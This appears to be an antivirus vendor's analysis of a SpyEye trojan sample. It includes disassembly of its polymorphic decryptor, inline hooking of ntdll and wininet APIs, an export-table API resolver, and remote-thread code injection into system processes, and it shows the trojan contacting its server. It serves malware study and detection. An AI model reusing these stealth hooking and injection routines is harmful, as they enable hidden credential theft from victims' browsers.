

TR/Spy.SpyEye Analysis

SpyEye is a malware family which we are monitoring for some time. Today we are analyzing a sample which is detected as TR/Spy.SpyEye.flh by Avira products.

The Trojan is able to inject code in running processes and can perform the following functions:

- Capture network traffic
- Send and receive network packets in order to bypass application firewalls
- Hide and prevent access to the startup registry entry
- Hide and prevent access to the binary code
- Hide the own process on injected processes
- Steal information from Internet Explorer and Mozilla Firefox

Technical Part

General:

The sample we are analyzing is packed using the UPX runtime packer. After the file has been unpacked it runs a polymorphic decryptor. The runtime packer contains a lot of redundant calls until it gets to the actual decryption code.

The Trojan makes use of user mode rootkit techniques to hide both, its registry key located inside *HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\Current Version\Run* and the folder containing the Trojan executable and the configuration file *config.bin*. The folder is usually located in the root directory of the drive where the operating system is located.

The following API functions are hooked by the Trojan within the winlogon.exe virtual address space:

.text	C:\WINDOWS\system32\alg.exe[468] WININET.dll!InternetReadFileExA	771F7E9A 8 Bytes JMP 0BAEB2E6
.text	C:\WINDOWS\system32\alg.exe[468] WININET.dll!HttpSendRequestW	77211808 8 Bytes JMP 0BAEE296
.text	C:\WINDOWS\system32\winlogon.exe[640] ntdll.dll!NtEnumerateValueKey	7C90D976 8 Bytes JMP 0BAD769B
.text	C:\WINDOWS\system32\winlogon.exe[640] ntdll.dll!NtQueryDirectoryFile	7C90DF5E 8 Bytes JMP 0BAE2DC2
.text	C:\WINDOWS\system32\winlogon.exe[640] ntdll.dll!NtResumeThread	7C90E45F 8 Bytes JMP 0BAF1507
.text	C:\WINDOWS\system32\winlogon.exe[640] ntdll.dll!NtSetInformationFile	7C90E5D9 8 Bytes JMP 0BAD73E5
.text	C:\WINDOWS\system32\winlogon.exe[640] ntdll.dll!NtVdmControl	7C90E975 8 Bytes JMP 0BAE2E78
.text	C:\WINDOWS\system32\winlogon.exe[640] kernel32.dll!FlushInstructionCache	7C839277 8 Bytes JMP 0BAD7831
.text	C:\WINDOWS\system32\winlogon.exe[640] ADVAPI32.dll!CryptEncrypt	77DF1558 8 Bytes JMP 0BAEA0E1
.text	C:\WINDOWS\system32\winlogon.exe[640] CRYPT32.dll!CryptImportCertStore	77AEF748 8 Bytes JMP 0BADE80A
.text	C:\WINDOWS\system32\winlogon.exe[640] USER32.dll!TranslateMessage	77D48BCE 8 Bytes JMP 0BAD930C
.text	C:\WINDOWS\system32\winlogon.exe[640] WS2_32.dll!send	71AB428A 8 Bytes JMP 0BAEA9B5
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!InternetQueryOptionA	771B81A7 8 Bytes JMP 0BAE7B9D
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!HttpOpenRequestA	771C4AC5 8 Bytes JMP 0BAE7A88
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!HttpAddRequestHe...	771C54CA 8 Bytes JMP 0BADA639
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!InternetCloseHandle	771C61DC 8 Bytes JMP 0BAE8415
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!HttpSendRequestA	771C76B8 5 Bytes [EB, 01, C3, E9, 7...
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!HttpSendRequestA ...	771C76BE 2 Bytes [92, 94] <XCHG E...
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!HttpQueryInfoA	771C8C6A 8 Bytes JMP 0BAE7ECC
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!InternetReadFile	771C9555 8 Bytes JMP 0BAEB1CC
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!InternetQueryDataA...	771D325F 8 Bytes JMP 0BAEB0DC
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!InternetWriteFile	771F7953 8 Bytes JMP 0BAEE3F4
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!InternetReadFileExA	771F7E9A 8 Bytes JMP 0BAEB2E6
.text	C:\WINDOWS\system32\winlogon.exe[640] WININET.dll!HttpSendRequestW	77211808 8 Bytes JMP 0BAEE296
.text	C:\WINDOWS\system32\lsass.exe[636] ntdll.dll!NtEnumerateValueKey	7C90D976 8 Bytes JMP 0BAD769B

After execution the Trojan connects to a server and sends some information about the system to the server like:

- MD5 of the executed sample
- Operating System version
- Computer name
- Internet Explorer Version
- Username
- Version number of the malware

In the next picture you can see how the injected code communicates with the malicious server:

svchost.exe	1096	UDP	00e5f6a15	1034	*	*	
svchost.exe	1272	UDP	00e5f6a15	1900	*	*	
svchost.exe	1052	UDP	00e5f6a15	1032	*	*	
System	4	TCP	00e5f6a15	netbios-ssn	00e5f6a15	0	LISTENING
System	4	TCP	00e5f6a15	microsoft-ds	00e5f6a15	0	LISTENING
System	4	UDP	00e5f6a15	netbios-ns	*	*	
System	4	UDP	00e5f6a15	netbios-dgm	*	*	
System	4	UDP	00e5f6a15	microsoft-ds	*	*	
winlogon.exe	660	TCP	00e5f6a15	1083	reverse-ml-76-76-98-82.gogax.com	https	SYN_SENT

You can see in this picture that the malware has injected a piece of code within winlogon.exe virtual address space. That code then establishes connections to some servers. One of the actions is to download an updated version of the malware.

Decryption process and polymorphism

As written before, the malware is packed with UPX and a polymorphic decryptor.

```

push 354171h
push eax
push 44654748h
push 4969h
push 3367h
push 5047h
lea ecx, [ebp-1Ch]
push ecx
push dword ptr [ebp-0Ch]
push dword ptr [ebp-10h]
call sub_42F851
leave
retn
  
```


In the code snippet above you can see a call to another routine after the end of the usual UPX decryption: call sub_42F851. Looking at the routine we will see something like:

```

sub_42F851 proc near
var_8= dword ptr -8

neg     edi
push   ebp
mov     ebp, esp
add     esp, 0FFFFFFACh
inc     [ebp+var_8]
lea     ecx, [ebp+var_8]
push   ecx
push   eax
call   sub_42E3AE
leave
retn   24h
sub_42F851 endp ; sp = 4
  
```

So in a nutshell the whole polymorphic decryption code looks something like this:



Before arriving at the actual decryption code you need to follow dozens of garbage functions just like those ones presented above. The whole code is basically a back and forth between these functions. They are used to make debugging the malware more confusing to the Virus Researchers.

Finally after a dozen calls or more we get to the point where the malware is decrypted. The code looks very confusing because of added junk instructions:

```

inc     edx
push   ebp
mov     ebp, esp
add     esp, 0FFFFFFEh
add     edi, ecx
sub     esi, edx
dec     edi
inc     eax
sub     eax, ecx
neg     eax
mov     [ebp+var_14], 1130D3C1h
add     esi, edi
neg     ebx
adc     eax, edx
sub     edx, eax
sbb     ebx, esi
mov     [ebp+var_10], 5EFC446Ah
inc     edi
add     ebx, edx
adc     ecx, esi
add     ebx, esi
inc     ebx
adc     ebx, eax
not     edi
mov     [ebp+var_C], 0B17h
sbb     eax, ebx
add     ecx, edx
neg     edi
dec     edi
neg     edx
sub     edi, edx
sbb     eax, ebx
adc     ebx, eax

```

```

sbb     ebx, edx
add     ebx, edx
adc     edi, ebx
push   ecx
add     esi, edi
inc     edi
sbb     ecx, eax
pop     [ebp+var_14]
not     esi
neg     edx
not     eax
inc     ebx
dec     ecx
dec     [ebp+var_4]
sbb     eax, ebx
adc     ebx, edx
not     edi
sub     ecx, edi
dec     [ebp+var_C]
jnz    short loc_42E589

```

Hooking and Injection process

The Trojan will first call a function that will hook several APIs in ntdll.dll and other DLLs like wininet.dll, ws2_32.dll, advapi32.dll and crypt32.dll. As you can see from the snippet bellow it will create a call function that will hook APIs in ntdll first. After this is done, it'll hook into the rest of the DLLs and then it will create a thread. This thread will create some mutex on the system, some registry keys and then will try to create remote threads in the rest of the processes.

```
hook_and_create_thread:
push    ebp
mov     ebp, esp
push    dword ptr [ebp+8]
call   sub_BAE6C09
pop     ecx
call   hook_apis_ntdll_dll
call   hook_rest_of_apis
push    0
push    0
push    0FFFFFFFh
call   ds:FlushInstructionCache
call   create_trojan_thread_wrapper
xor     eax, eax
pop     ebp
retn   4
```

First let's take a look at how the APIs are obtained and hooked:

```
hook_rest_of_apis proc near                                ; CODE XREF: debug107:0BAED99B↑p
                                                         ; debug107:0BAF148D↓p
var_10= dword ptr -10h
var_4= dword ptr -4
push    ebp
mov     ebp, esp
sub     esp, 10h
hook_wininet_dll:
push    ebx
mov     ebx, ds:_LoadLibrary
push    esi
push    edi
push    offset aWininet_dll                            ; "wininet.dll"
call   ebx ; KERNEL32_LoadLibrary@
mov     esi, offset aNspr4_dll                          ; "nspr4.dll"
lea     edi, [ebp+var_10]
movsd   movsd
mov     [ebp+var_4], eax
lea     eax, [ebp+var_10]
push    eax
movsw   call   ds:GetModuleHandle
mov     edi, [ebp+var_4]
mov     esi, eax
test    edi, edi
jz     short loc_BAF13BB
test    esi, esi
jnz    short loc_BAF13BF
push    edi
call   hook_apis_wininet_dll
push    edi
call   hook_apis_wininet_dll_2
pop     ecx
pop     ecx
loc_BAF13BB:                                             ; CODE XREF: hook_rest_of_apis+36↑j
test    esi, esi
jz     short hook_ws2_32_dll
```

The code first tries to load the library in which it wants to hook the APIs. Then it starts searching the desired APIs addresses in that DLL and hooks them: After a particular DLL has been loaded in the virtual address space it goes and calls `hook_apis_dll_name` functions. Let's now look at a snippet from the function that searches for API addresses and hooks them:

```
hook_HttpSendRequestA:                ; CODE XREF: hook_apis_wininet_d
                                        ; hook_apis_wininet_dll+8A1j
                                        ; "HttpSendRequestA"
push    offset aHttpsendreques
push    esi
call    get_api
mov     ds:HttpSendRequestA_va, eax
cmp     eax, edi
jz      short hook_HttpSendRequestW
push    offset HttpSendRequestA_va
mov     ds:HttpSendRequestA_hook_pointer, offset HttpSendRequestA_hook
call    hook_routine
pop     ecx
test    eax, eax
jnz     short hook_HttpSendRequestW
mov     [ebp+var_4], edi

hook_HttpSendRequestW:                ; CODE XREF: hook_apis_wininet_d
                                        ; hook_apis_wininet_dll+BA1j
                                        ; "HttpSendRequestW"
push    offset aHttpsendrequ_0
push    esi
call    get_api
mov     ds:HttpSendRequestW_va, eax
mov     ebx, offset HttpSendRequestW_va
cmp     eax, edi
jz      short loc_BAF10AB
push    ebx
mov     ds:HttpSendRequestW_hook_pointer, offset HttpSendRequestW_hook
call    hook_routine
pop     ecx
test    eax, eax
jnz     short loc_BAF10AB
```

It first calls the function `get_api` by passing the API name and the base address of the DLL in which the API resides. With the resulting address it calls a function `hook_routine` and then jumps back to do the same thing for the next API until there are no more APIs to hook in that DLL.

The next snippet shows how the sample gets the address of an API based on the API name which is done in `get_api` function.

```
get_api proc near                    ; CODE XREF: get_apis_for_hash+D51p
                                        ; sub_BAE255F+EB1p ...
var_4= dword ptr -4
arg_0= dword ptr 8
arg_4= dword ptr 0Ch

push    ebp
mov     ebp, esp
push    ecx
mov     edx, [ebp+arg_0]
mov     eax, [edx+IMAGE_DOS_HEADER.e_lfanew]
mov     ecx, [ebp+arg_4]
mov     eax, [eax+edx+IMAGE_NT_HEADERS.OptionalHeader.DataDirectory.VirtualAddress]
shr     ecx, 10h
add     eax, edx
test    cx, cx
jnz     short search_for_api
movzx  ecx, word ptr [ebp+arg_4]
sub     ecx, [eax+IMAGE_EXPORT_DIRECTORY.Base]

get_api_address_and_return:          ; CODE XREF: get_api+981j
mov     eax, [eax+IMAGE_EXPORT_DIRECTORY.AddressOfFunctions]
lea     eax, [eax+ecx*4]
mov     eax, [eax+edx]
add     eax, edx

failed:                                ; CODE XREF: get_api+9C1j
leave  esp
retn   8
```

```

search_for_api:                                ; CODE XREF: get_api+19↑j
and     [ebp+var_4], 0
push   ebx
push   esi
mov     esi, [eax+IMAGE_EXPORT_DIRECTORY.AddressOfNames]
push   edi
mov     edi, [eax+IMAGE_EXPORT_DIRECTORY.AddressOfNameOrdinals]
add     esi, edx
add     edi, edx
cmp     [eax+IMAGE_EXPORT_DIRECTORY.NumberOfNames], 0
jbe    short broken_export_directory

search_next_api:                              ; CODE XREF: get_api+8A↓j
mov     ecx, [esi]
mov     ebx, [ebp+arg_4]                      ; Api Name
add     ecx, edx

api_string_strcmp:                            ; CODE XREF: get_api+69↓j
mov     dl, [ecx]
cmp     dl, [ebx]
jnz    short loc_BAD878C
test   dl, dl
jz     short loc_BAD8788
mov     dl, [ecx+1]
cmp     dl, [ebx+1]
jnz    short loc_BAD878C
add     ecx, 2
add     ebx, 2
test   dl, dl
jnz    short api_string_strcmp

loc_BAD8788:                                  ; CODE XREF: get_api+57↑j
xor     ecx, ecx
jmp     short loc_BAD8791

```

```

loc_BAD8788:                                  ; CODE XREF: get_api+57↑j
xor     ecx, ecx
jmp     short loc_BAD8791
; -----

loc_BAD878C:                                  ; CODE XREF: get_api+53↑j
; get_api+5F↑j
sbb     ecx, ecx
sbb     ecx, 0FFFFFFFh

loc_BAD8791:                                  ; CODE XREF: get_api+6D↑j
mov     edx, [ebp+arg_0]
test   ecx, ecx
jz     short loc_BAD87BB
inc     [ebp+var_4]
mov     ecx, [ebp+var_4]
add     esi, 4
add     edi, 2
cmp     ecx, [eax+IMAGE_EXPORT_DIRECTORY.NumberOfNames]
jb     short search_next_api

broken_export_directory:                      ; CODE XREF: get_api+46↑j
mov     ecx, [ebp+arg_0]


loc_BAD87AC:                                  ; CODE XREF: get_api+A1↓j
mov     esi, [ebp+var_4]
cmp     esi, [eax+IMAGE_EXPORT_DIRECTORY.NumberOfNames]
pop     edi
pop     esi
pop     ebx
jnz    short get_api_address_and_return
xor     eax, eax
jmp     short failed
; -----

loc_BAD87BB:                                  ; CODE XREF: get_api+79↑j
movzx  ecx, word ptr [edi]
jmp     short loc_BAD87AC
get_api endp

```

This function receives the base address of the DLL and a string pointer which contains the API name. The first thing the malware does is to get to the *IMAGE_EXPORT_DIRECTORY* of the DLL. From there the malware will get the *AddressOfNames*, *AddressOfFunctions* and *NumberOfNames* arrays. The malware will loop through the *AddressOfNames* array and at each step will get the RVA of an API name, convert it to a virtual address and then do a *strcmp* with the string passed as parameter. If a string matches it will get the *NameOrdinal* of that API name and will use that to get the address of the API from the *AddressOfFunctions* array. If it won't match it goes to the next step and will loop until there are no more names in *AddressOfNames*.

For a clear understanding of this algorithm you need to keep the *IMAGE_EXPORT_DIRECTORY* image in mind:



After the code has the address of the desired API it hooks it by calling *hook_routine* function. The algorithm inside this function is fairly simple: It writes a jump at the API address to a label that is 5 bytes ahead. At this label it writes another jump to the new routine.

This is how every System Service kernel entry should look like:

```

NtEnumerateValueKey_stub:
mov     eax, 49h
mov     edx, offset KiFastSystemCall
jmp     ring0_entry

```

And this is how it will look like after the Trojan hook has been applied:

```

ntd11.dll:7C90D976 ntd11_NtEnumerateValueKey:
ntd11.dll:7C90D976 jmp     short inline_jump
ntd11.dll:7C90D976 ; -----
ntd11.dll:7C90D978 db     0C3h ; +
ntd11.dll:7C90D979 ; -----
ntd11.dll:7C90D979
ntd11.dll:7C90D979 inline_jump:
ntd11.dll:7C90D979 jmp     trojan_hook_code
ntd11.dll:7C90D97A ; -----

```

You see that a jump has been written instead of the classic "move *eax*, *SSDT_Index*/move *edx*, offset *KiFastSystemCall*".

This jump (*inline_jump*) points a couple of bytes ahead and from there the code will finally jump to the Trojan code. This is done to trick antivirus software which typically will look at the system services for jumps to suspicious code. In this case the first jump doesn't point to the suspicious code.

After this hooking process is completed the Trojan creates a thread. The logic for this thread creation inside the Trojan is very simple: It tries to open a mutex, and if this fails, the mutex obviously hasn't been created yet – and the code creates a new mutex. The fact that the mutex doesn't exist shows that the Trojan is running for

the first time. When the thread is running, it creates registry keys and injects the malicious code in all running processes by creating remote threads inside them.

The whole thing is done in a loop so the registry key is created every time the thread runs. This will hinder deleting the registry key by security software. The same technique is used for API hooks and remote thread creation.

```
trojan_main_thread:                                ; DATA XREF: create_trojan_thread_w
push     ebp
mov     ebp, esp
sub     esp, 14h
push     ebx
push     esi
push     edi
push     0Fh
push     0FFFFFFFh
call    ds:_SetThreadPriority
call    sub_BAE2678
mov     esi, ds:_CloseHandle
xor     edi, edi
mov     [ebp-1], al
mov     [ebp-8], edi
```

```
main_loop:                                        ; CODE XREF: debug107:0BAEC019↓j
mov     eax, large fs:18h
push    offset aKm9y9akigwu19r                    ; "kM9Y9AkIgwU19REoMWACJcCMBBeSUWYG"
push    edi
push    offset off_100000
mov     [eax+34h], edi
call    ds:_OpenMutex
cmp     eax, edi
jnz     short loc_BAEBEAE
mov     ecx, large fs:18h
cmp     dword ptr [ecx+34h], 2
jz      failed_first_mutex_open
```

```
failed_first_mutex_open:                          ; CODE XREF: debug107:0
mov     eax, large fs:18h
push    offset aE7a2651db78c2f                    ; "e7a2651db78c2fu"
push    edi
push    offset off_100000
mov     [eax+34h], edi
call    ds:_OpenMutex
cmp     eax, edi
jnz     loc_BAEC01E
mov     ecx, large fs:18h
cmp     dword ptr [ecx+34h], 2
jnz     loc_BAEC01E
cmp     dword ptr [ebp-8], 64h
jnz     short loc_BAEC00B
cmp     byte ptr [ebp-1], 0
mov     [ebp-8], edi
jnz     short loc_BAEC00B
call    create_e7a2651db78c2ff_mutex
cmp     eax, edi
jz      short loc_BAEBFEA
```

```

jz     short loc_BAEC003
call   loc_BAE410B
push   esi
mov    esi, ds:_CloseHandle
call   esi ; KERNEL32_CloseHandle
call   inject_trojan_code
jmp    short loc_BAEC009
;-----
loc_BAEBFEA:                                ; CODE XREF: debug107:0BAEBF9F↑j
push   offset byte_BAFF0E0
push   offset dword_BAFE8F4
push   offset dword_BAFAE04
call   sub_BAE8DB1
add    esp, 0Ch
jmp    short loc_BAEC00B
;-----
loc_BAEC003:                                ; CODE XREF: debug107:0BAEBFD3↑j
mov    esi, ds:_CloseHandle

loc_BAEC009:                                ; CODE XREF: debug107:0BAEBFE8↑j
xor    edi, edi

loc_BAEC00B:                                ; CODE XREF: debug107:0BAEBFD0↑j
; debug107:0BAEBF96↑j ...
push   12Ch
call   ds:_Sleep
inc    dword ptr [ebp-8]
jmp    main_loop                            ; repeat the mutex creation,
; reg key creation and remote thread injection

```

In the last code snippet you can see a call to *infected_trojan_code*. This function creates some registry keys and starts to inject code in running processes:

```

inject_trojan_code:                          ; CODE XREF:
push   0
push   1
push   offset create_reg_keys_and_mutexes
push   0BE037055h
call   sub_BADD68A
pop    ecx
push   eax
call   inject_thread_in_remote_process
add    esp, 10h
test   eax, eax
jnz    short locret_BAEDF8D
push   eax
call   create_reg_keys_and_mutexes
push   0FFFFFFFFh
call   ds:_Sleep

locret_BAEDF8D:                              ; CODE XREF:
retn

```

```
cmp    [ebp+var_138], edi
jz     loc_BAE430F
mov    esi, ds:lstrcmpi
push  offset aSystem_0             ; "System"
lea   eax, [ebp+var_11C] |
push  eax
call  esi ; KERNEL32_lstrcmpi
test  eax, eax
jz     loc_BAE430F
push  offset aSmss_exe           ; "smss.exe"
lea   eax, [ebp+var_11C]
push  eax
call  esi ; KERNEL32_lstrcmpi
test  eax, eax
jz     loc_BAE430F
push  offset aCsrss_exe         ; "csrss.exe"
lea   eax, [ebp+var_11C]
push  eax
call  esi ; KERNEL32_lstrcmpi
test  eax, eax
jz     loc_BAE430F
push  offset aServices_exe      ; "services.exe"
lea   eax, [ebp+var_11C]
push  eax
call  esi ; KERNEL32_lstrcmpi
test  eax, eax
jz     loc_BAE430F
push  offset aE7a2651db78_exe_1 ; "e7a2651db78.exe"
lea   eax, [ebp+var_11C]
push  eax
```

The code is not injected inside System Process/System Idle Process, smss.exe, crss.exe, services.exe and the current process of the Trojan itself.

```

loc_BAE42BF:                                     ; CODE XREF: inject
                                                ; inject_thread_in
push    [ebp+var_138]
push    edi
push    43Ah
call    ds:_OpenProcess
mov     esi, eax
cmp     esi, edi
jz     short loc_BAE430F
push    edi
push    esi
call    write_trojan_thread_code_in_remote_process
pop     ecx
pop     ecx
cmp     eax, 0FFFFFFFh
jz     short loc_BAE4308
lea     ecx, [ebp+var_18]
push    ecx
push    edi
push    eax
add     eax, [ebp+arg_4]
push    eax
push    edi
push    edi
push    esi
call    ds:_CreateRemoteThread
test    eax, eax
jz     short loc_BAE4308
mov     [ebp+var_C], 1
cmp     [ebp+arg_8], edi
jnz    short loc_BAE4328

loc_BAE4308:                                     ; CODE XREF: inject
                                                ; inject_thread_in
push    esi
call    ds:_CloseHandle

loc_BAE430F:                                     ; CODE XREF: inject
                                                ; inject_thread_in
lea     eax, [ebp+var_140]
push    eax
push    [ebp+var_4]
call    Process32Next

```

What `write_trojan_thread_code_in_remote_process` does is very simple. It gets some code from the Trojan (for example Current Process) and copies it into a section object that is backed by the paging file and then maps the section object into this remote process and returns an address that will be used as the startup address for the future remote thread.

APIs hooked by the Trojan

As the Trojan injects code into any currently running system processes it is able to perform a lot of actions with the hooked APIs such as capture network traffic, send and receive network packets, hide own process and so on. We'll have a look at those hooked API functions in order to see what the Trojan is doing.

To understand the behavior we will analyze the ring3/ring0 calls and will start to look at the regular *NtEnumerateValueKey* under Windows NT before the Trojan hooks the function.

```
NtEnumerateValueKey_stub:
mov     eax, 49h
mov     edx, offset KiFastSystemCall
jmp     ring0_entry
```

In EAX the SSDT index is stored and in EDX a pointer to a function is stored. After this the actual jump is executed. The *KiFastSystemCall* function pointer looks like:

```
ntdll_KiFastSystemCall:
mov     edx, esp
sysenter
nop
nop
nop
nop
nop
nop

ntdll_KiFastSystemCallRet:
retn
```

It is just a *SYSENTER x86* instruction that will make an change from ring3 to ring0. The jump will look like:

```
ring0_entry:
call   dword ptr [edx]
retn   18h
```

It just calls a function via a pointer in EDX. Actually in EDX is the function pointer to do the *SYSENTER* call.

Analysis of injected code in remote processes

A look at *NtEnumerateValueKey* after the Trojan hooked it shows that instead of the classic entry to ring0, we see the following code:

```
ntdll.dll:7C90D976 ntdll_NtEnumerateValueKey:
ntdll.dll:7C90D976 jmp     short inline_jump
ntdll.dll:7C90D976 ; -----
ntdll.dll:7C90D978 db  0C3h ; +
ntdll.dll:7C90D979 ; -----
ntdll.dll:7C90D979
ntdll.dll:7C90D979 inline_jump:
ntdll.dll:7C90D979 jmp     trojan_hook_code
ntdll.dll:7C90D97A ; -----
```

The Trojan has inserted a jump instead of the classic sysenter call. In order to better understand what the Trojan code does we need to understand what the actual API does. In the case of NtEnumerateValueKey, the function is simple. The API will get information about the value entries of an open key.

The prototype looks like:

```
NtEnumerateValueKey(  
    IN HANDLE                KeyHandle ,  
    IN ULONG                 Index ,  
    IN KEY_VALUE_INFORMATION_CLASS KeyValueInformation ,  
    OUT PVOID                KeyValueInformation ,  
    IN ULONG                 Length ,  
    OUT PULONG               ResultLength );
```

You give the function a key handle and this function will get the values for this specific key. This function is hooked by the malware in order to hide some values – by filtering them in the output – that it adds to the registry in particular a start-up value added to *HKLM\Software\Microsoft\Windows\CurrentVersion\Run*.